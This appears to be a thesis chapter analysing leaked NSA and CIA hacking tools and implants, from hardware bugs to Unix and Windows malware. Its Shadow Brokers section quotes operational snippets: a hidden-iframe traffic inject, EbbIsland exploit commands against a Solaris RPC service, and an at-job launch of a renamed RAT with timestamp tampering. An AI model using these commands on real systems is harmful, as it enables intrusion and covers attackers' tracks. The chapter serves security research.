For even smaller size limitations it is possible to miniaturise further. For example, the `Trinity` implant provides an ARMv9 @180MHz with 4 MB of flash storage, 96 MB of RAM and an FPGA with one million gates in a form factor of 12.9 mm x 10.6 mm (NSA, 2008m).

One method of exfiltrating data from an air-gapped computer proposed by NSA (2008f) under the codename `SomberKnave` is to surreptitiously use the WLAN card when it is

Table 4.7: Computer exploit tools

Name	Targets	Functionality	Installation	Hardware, Software, Firmware	USD Cost
WistfullToll	Windows	Registry extraction, WMI	USB or remote	Software	0
Ginsu	Windows	Software Persistence via PCI implant		Software	0
SomberKnave	Windows XP	Routing		Software	50k
HowlerMonkey		RF transceiver	USB or remote	Hardware	750
JuniorMint		ARMv9, FPGA, flash storage, RAM		Hardware	Unknown
Maestro-II		ARMv9, FPGA, flash storage, RAM		Hardware	3-4k
Trinity		ARMv9, FPGA, flash storage, RAM		Hardware	6.25k
IrateMonk	HDD firmware	Multi OS		Firmware	0
Swap	BIOS & HPA	Pre OS		Software	0

unused. The Windows XP software implant causes the computer to connect to any available wireless Access Point (AP) that has Internet connectivity.

The hard drive in a computer presents an area of permanent storage which can be leveraged to gain persistence on a computer system. One such implant that targets the firmware of a hard drive is `IrateMonk` by NSA (2008r). It is capable of modifying the firmware of Western Digital, Seagate, Maxtor and Samsung hard drives to gain execution by substituting the Master Boot Record (MBR). It is also a multi-OS implant as it supports FAT, NTFS, EXT3 and UFS file-systems.

A related implant is `Swap` by NSA (2008j), which is written to the Host Protected Area (HPA) of the hard drive following modification of the BIOS. This allows for execution prior to the OS loading and offers persistence as its payload is an implant installer. It can target the Windows, Linux, FreeBSD or Solaris OSes with the FAT32, NTFS, EXT2/3 or UFS file-systems.

4.1.8 USB and Network Ports

USB ports and devices are prevalent as they are the most common interface used for connecting peripherals to computers. Network ports that accept RJ45 connectors are also extremely common in computers to provide networking functionality. Four exploits targeting USB and Network Interface Card (NIC) ports and connectors are described below and compared in Table 4.8.

The first implant, CottonMouth-I, was envisaged by the NSA (2008b) to be hidden under the moulding that bridges the USB connector and the cable of the peripheral. Its intended function was to load software exploits onto computers and provided a wireless network bridge. To do this it contains a USB 1.1 hub, switch and an RF transmitter. Of interest is that it can communicate with other instances of the device using a protocol named Speculation.

The host computer can be targeted with CottonMouth-II described in NSA (2008c). It can provide persistence for software implants as well as make use of a separate, long haul, e.g., GSM, communications link. To enable this it consists of a USB 2.0 hub wired to a switch. It was intended to provide a link between hardware and software implants.

A second hardware implant aimed at the host computer was CottonMouth-III (NSA, 2008d). Its functionality was to bridge air-gaps and enable secret communications with software implants as well as enable persistence for software implants. It consists of a USB 2.0 hub, a switch and an RF transmitter hidden within a dual stack USB and RJ45 connector.

One of the hardware implants named FireWalk by NSA (2008j) is housed within a dual stack RJ45 / USB port. It can collect gigabit speed Ethernet traffic and inject packets onto the network. It can exfiltrate data over an RF link provided by HowlerMonkey supporting a Virtual Private Network (VPN) connection onto the target network that is otherwise firewalled or air-gapped.

4.1.9 Monitors and Keyboards

Monitors and keyboards receive and send signals, respectively, to the computer via cables. These signals can be intercepted and ex-filtrated with the correct hardware. Two exploits employing retro-reflectors are discussed below and compared in Table 4.9.

In order to bug video signals from a target computer and monitor, the NSA (2008c) created RageMaster, a small RF retro-reflector to be inserted into the cable that carries

Table 4.8: USB and Network Interface Card exploits

Name	Type	Port or Connector	Functionality	Hardware	USD Cost / 50
CottonMouth-I	USB	Connector	Air-bridge	*	1015k
CottonMouth-II	USB	Port	Air-bridge	*	1248k
CottonMouth-III	USB & NIC	Port	Air-bridge	*	6k
FireWalk	USB & NIC	Port	Air-bridge	*	537k

Table 4.9: Retro-reflector exploits

Name	Technique	Location	Hardware	USD Cost
RageMaster	Retro-reflector	Monitor	*	30
SurlySpawn	Retro-reflector	Keyboard	*	30

the video signal between the computer and the monitor. This allows for easier collection of the video signal when performing RF with a radar unit. The bug causes the illuminating signal to become modulated with the red channel of the video signal, which is reflected to the radar where it can be demodulated, processed and displayed.

With the aim of capturing what is typed on a keyboard, the NSA (2009f) created the SurlySpawn bug which is compatible with USB and PS2 keyboards. It is also a retro reflector of RF and when it is illuminated with a radar signal, it amplitude modulates the illuminating signal with that of the square wave which carries the data sent from the keyboard to the processor during its normal operation.

4.1.10 Room Surveillance

Devices that can be used for surveillance address a number of different challenges. These include locating, recording and extracting before post-processing and viewing or listening to what was originally recorded. Five such devices are described below and are listed in Table 4.10 for ease of comparison.

To locate hardware implants for illumination with radar it is useful to have a beacon such as `TawdryYard` (NSA, 2009g). The device is an extremely low power (20µW) design providing it with years of battery life. An RF retro-reflector design, it creates a square wave using a preset frequency which when illuminated by a Continuous Wave (CW) from

a radar unit results in the now amplitude modulated signal being re-radiated to the radar. This received signal is then processed to reveal the original signal's frequency confirming the nearby presence of a hardware implant. Potential future enhancements were to include GPS co-ordinates, a unique ID and automatic scanning and processing of an area.

As an example of a recording device, LoudAuto, is a very small, low power yet high gain microphone which includes an RF retro-reflector (NSA, 2009d). Audio is converted into an analogue signal, which pulse position modulates a square wave signal. When illuminated with a CW by a radar unit, the illuminating signal becomes amplitude modulated by the square wave signal. The re-radiated signal is picked up by the radar where it can be post-processed using commercially available spectrum analysers that have FM radio demodulation functionality.

RF retro-reflector designs depend on being illuminated by a CW from a radar unit which then detects the re-radiated signal. NSA (2008f) states that the CTX4000 is a portable radar unit used for illuminating target systems with a continuous wave. The unit featured 45 MHz bandwidth in the 1 - 2 GHz range and up to 2 Watt power output before external amplification. This allowed information to be extracted without network access. Due to reaching the end of its service life in late 2009 it was due to be replaced with the PhotoAnglo unit, a joint NSA / GCHQ project (NSA, 2008a). While the mode of operation is the same as the previous unit, the replacement featured a much increased bandwidth of 450 MHz (suitable for high bandwidth video signals (GBPPR, 2014)) and a frequency range intended to be extended up to 4 GHz. Received signal is sent to a processing system, e.g., NightWatch, LFS-2 or ViewPlate to extract the original captured data.

To be able to view the original signal that modulated the illuminating CW radar signal before it was re-radiated to the radar unit, it needs to be processed. NightWatch is a shielded PC that contains digitising and clocking hardware used in reconstructing the video signal (NSA, 2008y). Reconstruction entails adding back the horizontal and vertical sync signals and frame averaging to improve the image quality. The video frames can be viewed or captured for further analysis.

4.2 Shadow Brokers - NSA / Equation Group

This section contains a qualitative review of NSA tools and their documentation, which date to as recently as September 2013, and were released by the Shadow Brokers from 2016 to 2017. The Shadow Brokers made no effort to strip out meta information from

Table 4.10: Room surveillance tools

Name	Functionality	Technique	Properties	USD Cost
TawdryYard	Beacon	RF reflector	COTS, battery	30
LoudAuto	Audio	RF reflector	COTS, battery	30
CTX4000	RF Illumination	Continuous wave radar		Unknown
PhotoAnglo	RF Illumination	Continuous wave radar		Est 40k
NightWatch	Processing, video reconstruction	Digitising & clock hardware		Unknown

documents which could be used to reveal the identity of their authors. For an example of this, see Listing A.1.

4.2.1 OddJob

Two sources of potential information were included in the `OddJob` leak. The first source was internal documentation in the form of a user guide and testing documentation which is described below. The second source was a set of binary files constituting the implant and some payloads. This afforded the opportunity of reverse engineering these binaries to gain a more in depth understanding of the attack techniques employed in this implant and presented in Chapter 5, for example, evading detection by using OS functionality in Subsection 5.3.1.

In the `OddJob` user guide written by Jones *et al.* (2012), it is described it as a software implant that beacons home. The guide provides instructions for setting up IIS 7 on Windows 2008 as a Listening Post (LP) for `OddJob`. It specified that it had been tested against numerous Windows versions and supported HTTPS for Windows Vista, 7 and 2008 while Windows XP and 2003 only supported HTTP. It explained that when the implant sends a base64 encoded beacon to the LP server it will pull the available payload (if any) and execute it on the host machine. The guide also states that the implant is capable of uploading a file of a specified file-name when beaconing home. It cautions against configuring the implant to beacon home too frequently as that would result in it being discovered. The testing documentation revealed that the implant was not detected as a virus by anti-virus software.

In order to understand what function the payloads performed and how it was achieved, the smaller payloads were viewed with a hex editor and some larger payloads were analysed using the `radare2` software reverse engineering framework.

Of the four sample payloads that had been created, one was a process list command. By examining the *process_ list.bin* sample payload it was found to be only 15 B and when opened with a hex editor only one of the bytes was non-zero. This implies that the value is merely a flag for a predetermined function which returns the process listing. A similar pattern was observed in the three other 14 B payloads, *one_ minute_ beacon.bin*, *two_ minute_ beacon.bin* and *five_ minute_ beacon.bin* where each contained a single, differing non-zero byte to specify the interval at which the beacon message woudl be sent.

A larger payload which, based on its name of *OJ_ Deleter_ 2.4.exe*, was intended to delete the implant, measured 4 KB. This file was examined with a debugger which showed that it used the built in OS functionality to delete a file: *sym.imp.KERNEL32.dll_ DeleteFileW*

By using a debugger to examine the two DLL files of 7.5 KB (64bit) and 8 KB (32bit), it was found that they were also using built-in OS functionality, this time to return the system time:

```
call sub.KERNEL32.dll_GetSystemTimeAsFileTime_ ;
void GetSystemTimeAsFileTime(LPFILETIME lpSystemTimeAsFileTime)
```

4.2.2 Trick or Treat

The Trick or Treat release appears to show a collection of 304 servers across 45 country specific and three non-geographic Top-Level Domains that have been compromised with a selection of eight implants as part of two projects.

Exploits

Outside of the files in the two projects mentioned above which reveal it to only have been used for Solaris, `Patchicillin` has only a single reference in `autopccheck`.

The `Reticulum` implant has only one mention in `Linux/bin/pyside/trigger_ret.py` and comparing this to `Linux/bin/pyside/trigger_side.py` shows several differences between `SideTrack` and `Reticulum`. `Reticulum` appears to pre-date `SideTrack` as it has a version number of 1.0 versus 2.0, takes one less command line option and does not import the `crypto` nor use it to create a random port.

`SideTrack` is revealed to be an implant that accepts commands over UDP and is used to trigger `Incision` in `bin/pyside/OpRedrection.py`. For information on the classes and

functionality in `pyside/base.py` see Listing B.12. From the commands included in the implant it appears to be intended to insert Domain Name System (DNS) rules and redirect network traffic. For the available commands and info in `Linux/bin/pyside/sidetrack.py` see Listing B.14.

`JackLadder` is a tool that can be used to upload `nopen` to a target system. It wraps the `netcat` utility in a script that uses a random network port (see Appendix B.3). It can also be used with the `jackpop` port redirector, `jacktelnet.sh` and `jackin.sh` scripts (see Appendix B.4).

`Orangutan` is a Solaris implant that replaces `fdfs` and `sparcv9/fdfs` in `/usr/kernel`. For more details see Appendix B.5.

`tunnel`[1] is a wrapper script used to set up `incision` tunnels to `incision` hosts indicating that it is a means for providing network access. `Incision` can be upgraded to `StoicSurgeon`, which entails triggering `Incision` to self-destruct before installing `StoicSurgeon`[2].

The `StoicSurgeon` implant targets many Linux distributions as well as JunOS, FreeBSD and Solaris versions across the PowerPC, Sparc and both 32 and 64 bit x86 CPU architectures[3]. It contains a self-destruct mechanism if any file or directory that it has cloaked or hidden is accessed by name by an unprivileged process. To verify functioning once installed, it is triggered via `DewDrop`[4]. The `DewDrop` trigger is able to use the new *tipoff* feature which allows for the binary to be uploaded without the use of shellcode (see Appendix B.2).

4.2.3 Unix Network Penetration

The Linux opscript (NSA, 2008) consists of a total of 12000 lines, with approximately one third comments and the remainder shell commands. The opscript is basically a "Hack by numbers" guide. The last 10% of lines are the original "hand tasking" (manual hacking) methods.

A typical operator of Unix systems is a Mobile Network Operator. The opscript contains instructions to search for data available on the systems of such operators, e.g., Call Data

[1] `https://github.com/x0rz/EQGRP/blob/master/Linux/bin/tunnel`

[2] `https://github.com/x0rz/EQGRP/blob/master/Linux/doc/old/etc/user.tool.linux_remove_in_install_ss.COMMON`

[3] `https://github.com/x0rz/EQGRP/blob/master/Linux/up/stoicctrls.tar/stoicctrls`

[4] `https://github.com/x0rz/EQGRP/blob/master/Linux/doc/old/etc/user.tool.stoicsurgeon.COMMON`

Record (CDR) data, International Mobile Equipment Identity (IMEI) to IMSI associations and Cell ID to MSC addresses as shown below:

```
### CDR data storage;  Once you identify the location of the data, you'll
### checks for IMEIs that have more than one \gls{imsi} associated with it:
### generates a list of Cell IDs associated with each MSC address:
```

Manual Hacking Methods

Due to its earlier origins and smaller size, the original hand tasking was examined first to provide an introduction as to how target systems are tasked or hacked. Two of the previously secret tools used to exploit information systems, `SecondDate` and `EbbIsland` are described below.

The `SecondDate` command and control server can be used manually, with the documentation[5] providing example instructions for the user to configure the *inject* file, starting with the HTTP information and tag, as shown below:

```
HTTP/1.1 200 OK
Pragma: no-cache
Content-Type: text/html
Cache-Control: no-cache,no-store

<inject_file_begin>

<html><meta http-equiv="refresh" content="0"><body><iframe
↪  src="<REPLACE_WITH_URL_TO_USE>"height="1" width="1" scrolling="no" frameborder="0"
↪  unselectable="yes"marginheight="0" marginwidth="0"></iframe></body></html>

<inject_file_end>
```

It continues by explaining that regular expressions to be passed to implants need to be stored in files without any extraneous characters or carriage returns and provides two examples of how to achieve this:

```
vi -b -c "set noeol" <filename>
# or
echo -n <regex> > <filename>
```

[5] https://github.com/misterch0c/shadowbroker/blob/master/Linux/doc/old/etc/user.tool.seconddate.COMMON

Examples of rules which specify the IP address, network mask and port of the target, the maximum number of injections, the injection window, regex file and the injection file are then provided.

```
rule 1 --srcaddr <target_network_address> --srcmask 255.255.255.0 --dstport 80
↪  --maxinjections 10 --injectwindow 600 --nocheckregex --injectfile pkt
rule 1 --dstport 80 --maxinjections 2 --injectwindow 600 --regexfile <regex_file_1>
↪  --injectfile pkt
```

The `SecondDate` tool allows for the rules to be listed and enabled or disabled on an individual basis. Rules can also be checked for hits and the log can be checked, fetched or cleared.

The `EbbIsland` tool is used to target Solaris versions 2.6 through 2.10. It does so by targeting a vulnerable RPC service, bootparam, with shellcode to provide a root shell account.

Noteworthy functionality includes load instead of a core file scramble option. This runs the attack but substitutes the shell code payload with random data to overwrite the previously generated core file with one that contains innocuous content. The stated intention was to allow the operator to remove traces of failed attempts to access the system.

It can be used with a port redirector and a general usage example, followed by a Solaris 2.9 specific example are provided:

```
-tunnel
l <RHP> <TARGET IP> <BOOTPARAM_TCP_PORT>
l 32794 10.40.1.2 32790
./ebbisland -t <REDIRECTOR_IP> -p <REDIRECTOR_PORT> -r
↪  <TARGET_RPC.BOOTPARAMD_PROGRAMNUMBER> -X -N -A <SPECIFIC_SHELLCODE_ADDRESS>
./ebbisland -t 127.0.0.1 -p 32794 -r 100026 -X -N -A 0x6e908
```

Once root shell access has been gained following successful use of the tool, the `packrat`[6] tool can be used to package the Remote Access Trojan (RAT) binary, `noserver`[7] by renaming it to `sendmail` before compressing, uuencoding it and making it available for upload. For more details see Appendix B.9.

[6] `https://github.com/adamcaudill/EquationGroupLeak/tree/master/Linux/bin/packrat`
[7] Linux/up/noserver

Checking the `morerats` sub-directory revealed that 32 bit `noserver` binaries were available for Apple Darwin (x86), AIX (RS/6000 v3.1), FreeBSD (x86), HPUX (PA RISC1.1) and Solaris (SPARC and x86).

The opscript reveals that `packrat` is meant to be used in conjunction with a port redirector via `nstun`. This provides access to `packrat` running on the hacker's local machine.

The `EbbIsland` tool notes state that the method to launch the noserver binary (renamed as sendmail) is to use the `at` command with the `now` option before changing the timestamps of the `at` jobs and verifying that they have been changed to remove the signs of when the `at` job was created to launch the application (NSA, 2010).

```
# EXPLOIT WINDOW (CREATING AT JOB)
echo "PATH=. D=-ulrandom11111-55555-2 sendmail" | at now
netstat -an | grep random11111-55555-2

# TOUCH THE ATJOBS FILE BACK TO BEFORE TIME
touch -r x /var/spool/cron/atjobs

# VERIFY TIMES FROM BEFORE
ls -lart /var/spool/cron
ls -lart /var/spool/cron/atjobs
```

A section on cleaning implores the hacker to use the correct exploit for the target architecture to avoid the target RPC daemon from aborting, core dumping and logging heavily. This is explained in more detail by the `EbbIsland` tool notes, which list the */core* directory in addition to the */var/adm/messages* log file as sources of evidence to be cleaned up. Both the opscript and tool guides advocate using the -C option to clean up core files.

4.3 CIA Hacking Techniques

The CIA had a large cache of their hacking tools revealed in a Wikileaks dump by the name of Vault 7. The dump started releasing redacted documents in March 2017. The files and Intranet pages with their comments have date-stamps extending into February and March 2016.

All the word-processor documents had been converted into PDF format. The meta-data of all the PDF documents has been stripped out and displayed only minimal information

as per an example file in Listing A.2. For a comparison of the available meta-data of the original version of this file see Listing A.3, which contains far more information.

These tools and techniques provide examples of attacker approaches presented in Chapter 5, for example, evading detection through the use of anti-forensics in Subsection 5.3.2, obfuscation in Subsection 5.3.5 as well as encryption and operational security in Subsection 5.3.4. Additional examples also provide evidence of attackers attacking technology through finding exploitable flaws in Subsection 5.2.1 and privilege escalation in Subsection 5.2.1.

4.3.1 CIA Tools and Techniques

This section presents the list of CIA tools from the Vault 7 releases for which not much information was available and therefore these tools were only examined and written up in a brief format.

Covertness

`AngelFire` is an implant that consists of five components. The first is Solartime which modifies the partition's boot sector to load the second component, the Wolfcreek kernel device driver. Wolfcreek is able to load other drivers and applications in user space. Keystone is used to start the applications. Implants are loaded directly into memory and due to not ever residing on the file-system, the forensic footprint is drastically reduced (CIA, 2014a).

The fourth component is `BadMFS` which stores all the driver and implant files that `WolfCreek` will load to a maximum size of 200 MB. The final component is the Windows Transitory File-system which allows its operator to create transitory files to facilitate installation of `AngelFire` or the addition or removal of files from `AngelFire`.

Even with the reduced forensics footprint the implant made use of a registry key to store `BadMFS` parameters, the `BadMFS` file-system and boot code in the boot sector and container file. The installer can be either a standalone exe with administrator privileges or a DLL targeting a process that runs with administrator privileges.

`BadMFS` is a clandestine file-system which is created in unpartitioned space (if there is any) on storage devices (minimum space required is 2 MB) or within a file on the file-system as per CIA (2009a). The file-system is unencrypted with the result that applications

that use it need to encrypt their data within the files they create and make sure to use nondescript file-names.

The authors further state that to ensure covertness, `BadMFS` has a Cleanup function which attempts to delete dynamic memory and empty its data structures as well as a Scramble which XORs the buffer contents. The Uninstall function wipes the `BadMFS` volume by overwriting it with zeros.

Unpartitioned space can be put to nefarious use. Free and or slack space on a legitimate file-system can also be utilised by attackers for storage.

Credential and Data Theft

`BothanSpy` targets XShell on Windows to steal credentials i.e. user names and passwords for password based authentication and private keys and their passwords when using public key authentication (CIA, 2015b).

The authors detail two modes, the default mode, Fire and Collect, never writes to disk but transmits the data in encrypted form over a pipe to the attacking system. The second mode termed, Fire and Forget, stores the credentials on the target machine encrypted using AES-256 encryption.

`Gyrfalcon` targets the OpenSSH client on Linux systems to steal credentials and record session traffic, all of which is written to disk in encrypted format. It was designed to be protected by the rootkit, JQC/KitV. The encrypted files can be collected once they have reached the configured collection size or if the collection is triggered manually (CIA, 2013c).

`ExpressLane` copies the biometric data to a hidden partition on a watermarked flash drive while it pretends to upgrade the Biometric software. It can also be installed before the biometric system is delivered to the liaison service (CIA, 2009b). The authors further state that the software has a configurable kill date (default is six months). Inserting a watermarked thumb drive can reset the kill date. This causes the biometric software to stop working which induces the Liaison to call the agency to fix the software.

`Pterodactyl` is a small embedded device based on either Gumstix, Raspberry Pi or Cotton Candy hardware with the purpose of copying floppy disks onto an SD card contained inside the device. The use of interdiction to install the device within the floppy drive was considered (CIA, 2013e).

Video and Audio

`CouchPotato` is a remote tool that collects video streams. It can capture as either video or still frames that are markedly different from previous frames. While the handler and the loader are intended to be run from a *nix system, the `CouchPotato` ICE DLL is to be injected into a non-critical process on a target Windows system that can send and receive data from the system that serves the content, e.g., an IP camera (CIA, 2014b).

The authors caution that the CPU usage of the injected process can rise substantially, e.g., to between 50 an 70% of a CPU core. A further problem is that the ICE DLL can exit ungracefully, leak memory and leave file handles open. This is why only a non-critical process should be targeted for injection.

CIA (2015a) states that `Dumbo` renders a target machine blind, deaf and dumb by disabling all cameras microphones, and network adapters. It also stops the processes using the camera device and highlights the video files so that the operator can corrupt or delete them. This highlights the need for physical security and sending files, e.g., of important frames, to secure remote systems.

Mac OS X Trojans and Rootkits

`Achilles` allows for inserting a trojan into a Mac OS X .dmg (disk image) install file. The trojan payload is only executed when the trojanned application is first run whereafter it is deleted rendering the application un-trojanned (CIA, 2011a).

`SeaPea` is a rootkit for OSX that hides processes, socket connections, files and directories. It is installed using a shell script which is generated by a Python script and relies on the iTunesWorkerSystem bash script to launch commands and tools when the system boots up (CIA, 2011b).

The authors state that the rootkit will persist unless it detects that it is no longer functioning correctly (i.e. if it causes three consecutive kernel panics or if the hiding is not working), the OS is upgraded to the next major version or the drive is formatted. If deleted, it will persist in memory until reboot.

Processes are categorised as either normal which are not hidden, elite which are hidden from normal and elite processes or super-elite which are hidden from normal and elite but not super-elite processes and can therefore see all processes. Only elite processes may become super-elite. Child processes inherit their category from their parents. Commands

are run as elite processes and use a command such as `touch` to trigger the `open` system call to run the rootkit commands. The multi-layer hierarchical structure provides flexibility in determining what processes are hidden from other processes.

Files and directories can be specified to be hidden from non-elite processes. Network sockets and ports started by elite or super-elite processes are hidden from all but super-elite processes. While Little Snitch[8] does not flag super-elite processes, its Network Monitor window will display the process name and URL meaning that processes and must be given innocuous names. The authors conclude that the rootkit does not run in single user mode resulting in the processes, ports, files and directories not being hidden. If the drive is accessed from another computer then the files and directories will not be hidden.

Unix Implants

`Aeris` is an implant for various Linux distributions, FreeBSD and Solaris versions. It has configurable intervals with jitter for beaconing, support for SMTP and mutually authenticated TLS for communications. In addition to the deployment and installation having been made easy and configurable, file exfiltration is automated and the command and control method is much like that used for other implants (CIA, n.d.).

The authors explain that `Aeris` begins as an unpatched binary per target platform and a collection of Python scripts which add configuration settings to the binary files rendering them deployable (i.e. there are no installer or separate configuration files). They continue that the (installer, certificate, private key and Apache configuration) files necessary to configure the LP are generated along with human readable receipt files.

Commands to be executed by the implant are encrypted using the receipt files before being placed on the LP server in a directory specific to the implant instance. Implants only execute commands while there is a task on the LP and will remain silent (not even beaconing) if there is not.

Good Operational Security (OpSec) is counseled by the authors who state that builder scripts should remain high side (on a secure network) while their unclassified output of patched binaries with keys and configuration can be deployed on the low side, e.g., the LP.

All communication is encrypted using HTTPS with each instance of the implant having a unique CA that has signed the certificates (both are 2048 bits) of both the implant and

[8] `https://www.obdev.at/products/littlesnitch/index.html`

the LP. Implants fetch commands from the LP with an HTTPS GET and after executing the commands will encrypt the collected data before uploading it with an HTTPS POST. As the CA private key (2048 bit RSA) resides only on the high side, it is not possible to decrypt the data even if the LP is captured. To decrypt the file it must be copied to a high side system.

Additional examples of OpSec include that the implant is designed to uninstall itself on receiving a command to do so, when it reaches a preconfigured uninstall date or if it has failed to successfully beacon to the LP for a pre-configured number of seconds. Uninstallation entails writing psuedo-random data over the implant's task files (containing commands), configuration file and binary, then deleting these files before exiting the running process.

When communicating with the LP, the implant identifies itself with a unique identifier consisting of the build time identifier combined with the sorted names of the NICs present on the implanted system. The implant is able to communicate with either a standalone CGI LP or a `Collide` handler Python package as part of the `Collide Automated Implant Command and Control` system.

Other

`Flash Bang` provides a means to escape from an IE browser sandbox, perform a privilege escalation and load a DLL into memory to gain persistence, e.g., Grasshopper, Anthill or Assassin. It is loaded into the sandbox process via *ShellTerm* which is itself loaded via an IFRAME inside a malformed MHT file sent to the target (CIA, 2015b).

`Highrise` is an SMS proxy service that can send and receive SMS via the Android phone that it is installed upon while communicating with the LP server over a TLS/SSL encrypted data connection (CIA, 2013d).

`OutlawCountry` is a Linux kernel module that adds a secret `netfilter` table on a target system that has a NAT filter table. This table creates new rules that supersede existing rules and are only visible if the table name is known. By creating the table with an obscure name this renders it effectively invisible. For OpSec purposes the kernel module is removed once the rules have been loaded (CIA, 2015).

By taking advantage of lack of transparency in the `netfilter` operation, the attacker achieves covertness through obscurity; i.e., if the defender was able to list all the tables

and all the rules for all the tables, that would expose the custom rules added by the attacker.

`Elsa` performs GeoLocation via existing third party Wifi SSID databases, e.g., those collected and maintained by Google and Microsoft. The Elsa client is injected using DLL injection into an existing system process. It can run as a service inside SvcHost, inside DllHost as a scheduler task, as a rundll32 utility or in a specified process as an AppInit Dll. It contains no strings that bely its purpose (CIA, 2013b).

The authors explain that it monitors the MAC addresses and BSSIDs of APs and requests an updated location when either of these changes. The locations are written in an AES 128 encrypted output to a log file on the target system. Log entries are small with 44 bytes per AP and 56 bytes per location i.e. less than 1 KB would be required to store 20 APs and a location.

4.3.2 Malware Analysis and Proof of Concepts

CIA (2015c) writes that analysing third party malware, e.g. from the Hacking Team source dump, allows them to learn from and leverage off the existing work. They can also gain ideas from conferences, e.g., `BadUSB` from `Blackhat` and existing devices, e.g., `USBRubberDucky` that began keystroke injection attacks (CIA, j).

To aid in Reverse Engineering (RE) (CIA, 2014a) recommends using the NSA created `Ghidra`, the commercial RE tool `IDA Pro`, the open source `Cuckoo Sandbox` for performing dynamic and static analysis of malware and the signature analysis / attribution tool `Incandescent Mind`. Examples of using `Ghidra` include analysing 64-bit kernel cache (CIA, 2014b) and to defeat for RE, the code that locks the flashing of firmware (CIA, d).

A cache of 44 documents including 37 assessments by Raytheon Blackbird Technologies (see Listing A.4, Malware Analysis and Proof of Concept (PoC) documents by Raytheon Blackbird Technologies 1 of 2) that are for the "SIRIUS Task Order PIQUE". The assessments detailed the analysis of third party malware as well as PoC implementations for some techniques used therein.

These PIQUE assessments appear to be intended for the CIA's Umbrage team (CIA, 2015d), which as stated by CIA (2015c), maintains a component library of techniques copied from malware with the goal of providing pieces of functional code that can be quickly assembled into custom tools, thereby saving the cost of building tools containing many features.

Not all techniques were considered viable for PoC implementation. For example, Raytheon Blackbird Technologies (2015a) states in its analysis of the Butterfly Attackers that no PoC was recommended as the JRE vulnerability CVE-2013-0422 had been patched and the other techniques used, e.g., *OSX.Pintsized*, *Backdoor.Jiripbot* and *Hacktool.Proxy.A* were all tools that were already well-known.

Similarly, Raytheon Blackbird Technologies (2015b) states that the Cozy Bear campaigns are not recommended for a PoC as they consist of well-known techniques for spear-phishing emails which induce the user to download and execute a loader from a compromised website which then downloads a second stage dropper to extract and execute the payload.

Direct Kernel Object Manipulation (DKOM) was initially recommended as a PoC by Raytheon Blackbird Technologies (2014a) which explained that the technique can hide processes, files and drivers from both the Windows system task manager and event scheduler. It does this by manipulating the backward and forward pointers of adjacent processes to point to each other rather than the process in the middle which is to be hidden. The authors also highlighted the fact that there were known methods of detecting this technique and even provided sample code to do so.

In their interim update, Raytheon Blackbird Technologies (2014b) state that they targeted Windows 8.1 as it would have a longer remaining lifespan than earlier versions. They created a DKOM device driver which loaded successfully and a user application which produced a BSOD during testing.

The final update by Raytheon Blackbird Technologies (2015c) states that although they bypassed Address Space Layout Randomization to modify pointers in the kernel, Microsoft had removed the *NtQuerySystemInformation*() function which provided the NT KernelBase Image address which was in turn used to find the address of the Kernel Processor Control Region (KPCR), from Window 8.0 and was unavailable in the replacement function. This rendered the original approach unworkable and thus beyond the scope of a PoC. However, they recommended that a project be created to pursue another route of detailed examination of the kernel structures in an attempt to discover an undocumented means of obtaining the KernelBase and KPCR.

4.3.3 Marble Framework

Marble Framework is a tool by CIA (2015) that obfuscates strings in binaries which can be used by security researchers to distinguish whether a piece of malware comes from a

particular developer. By randomly changing the strings and/or data in the source code the signature of the resulting binary will be eliminated or reduced to thwart attribution to an individual develop or group (CIA, 2015).

The framework also supports swapping out string characters with those of different languages and includes five examples: Arabic, Chinese, Russian, Korean and Farsi as shown in Appendix F.1. In addition, it supports debugging of previously obfuscated code through the use of its Mender sub-module which undoes the string scrambling as per Appendix F.2.

4.3.4 Hive Implant and Handler

The Hive Users Guide describes it as a software implant that provides limited beaconing and an interactive shell functionality to provide an initial foothold to facilitate further compromise. While earlier versions also targeted Windows and Solaris the later versions targeted only AVTech NVR network recorders, Linux, and Mikrotik and Ubiquiti routers. Before deploying the implant, the Blot/Swindle proxy server must be set up with the Hive tool identifier (0x65ae82c7). The implant can be patched to change beacon initial delay, interval and jitter as well as the proxy server IP address and port, amongst others. It is triggered by sending the raw UDP or TCP triggers to any UDP or TCP port, respectively, on the target system. Hive implantation was achieved with various methods, e.g., *Chimay-Red* was used to exploit MikroTik routers and *Mealybug* was used for AVTech NVRs. The Hive implant communicates with the client over SSL and requires three files, server.cey, server.crt and ca.crt to be present in the client directory. At some point the attackers forged a certificate issued to Kaspersky (CIA, 2010). Due to the large number of Hive implant deployments remotely upgrading them is facilitated by the `hiveReset_v1_0.py` script which grabs the password file for Mikrotik routers (see Appendix G.1) and upgrades implants singly or in batch (Russell *et al.*, 2014).

The `Hive` Developers Guide provides information on work done to it. After the Advanced Forensic Division of the IOC/ECG was able to create signatures for the DNS, Trivial File Transfer Protocol (TFTP), ICMP, TCP and UDP triggers, changes were made to the ICMP, TCP and UDP triggers. The DNS and TFTP triggers were not modified due to the text-based nature of their fields making obfuscation impracticable. The implants possess a self-delete feature which activates after a preconfigured time-out of being unable to beacon to its LP or receiving triggers from the command post (CIA, 2014).

Beacons from implants were designed to use a `Blot` Proxy server which would check for a tool identifier in the Hello packet before forwarding it to the *Honeycomb* tool-

handler server. If no identifier was found, it would forward the packet to the cover server. Combined with its dropping of replayed packets this would certainly frustrate defenders and security researchers. To further increase the difficulty of RE, the implant sets up an SSL tunnel with the LP where-after they perform a Diffie-Hellman key exchange and the shared key is used to set up a second layer of AES encryption (CIA, 2014).

Examining the source code of `honeycomb/processRSI.py`, it appears that the beacon data is split across geographically dispersed IP addresses, e.g., Germany, Turkey, UK, Iceland and Malaysia, and the post processing swaps out IP addresses with new ones before writing out the beacon data to a file (see Appendix G.3).

4.3.5 UEFI/EFI

Attackers have targeted UEFI/EFI, e.g., the DerStarke and QuarkMatter implants target the Apple EFI via flash unlock and EFI system partition, respectively (CIA, 2015b). It can also provide persistence (CIA, 2015), be used to unlock the flash (CIA, d) and hook into ExitBootService to gain access to the unprotected EFI_BOOT_SERVICES table and kernel residing in memory (CIA, e). DerStarke is loaded onto the Macbook by plugging in a Thunderbolt-to-Ethernet adapter, that contains the `Sonic Screwdriver` mechanism in its firmware, and powering on the Macbook (CIA, 2012).

4.3.6 PowerShell and Windows Management Instrumentation

PowerShell can be used by attackers for multiple purposes including to achieve persistence via a PowerShell startup script (CIA, n.d.) or in the case of RickyBobby, which provides remote file upload, download and execution functionality on Windows systems. It is used to download and execute .NET DLLS in memory to avoid detection by PSP (CIA, 2015a).

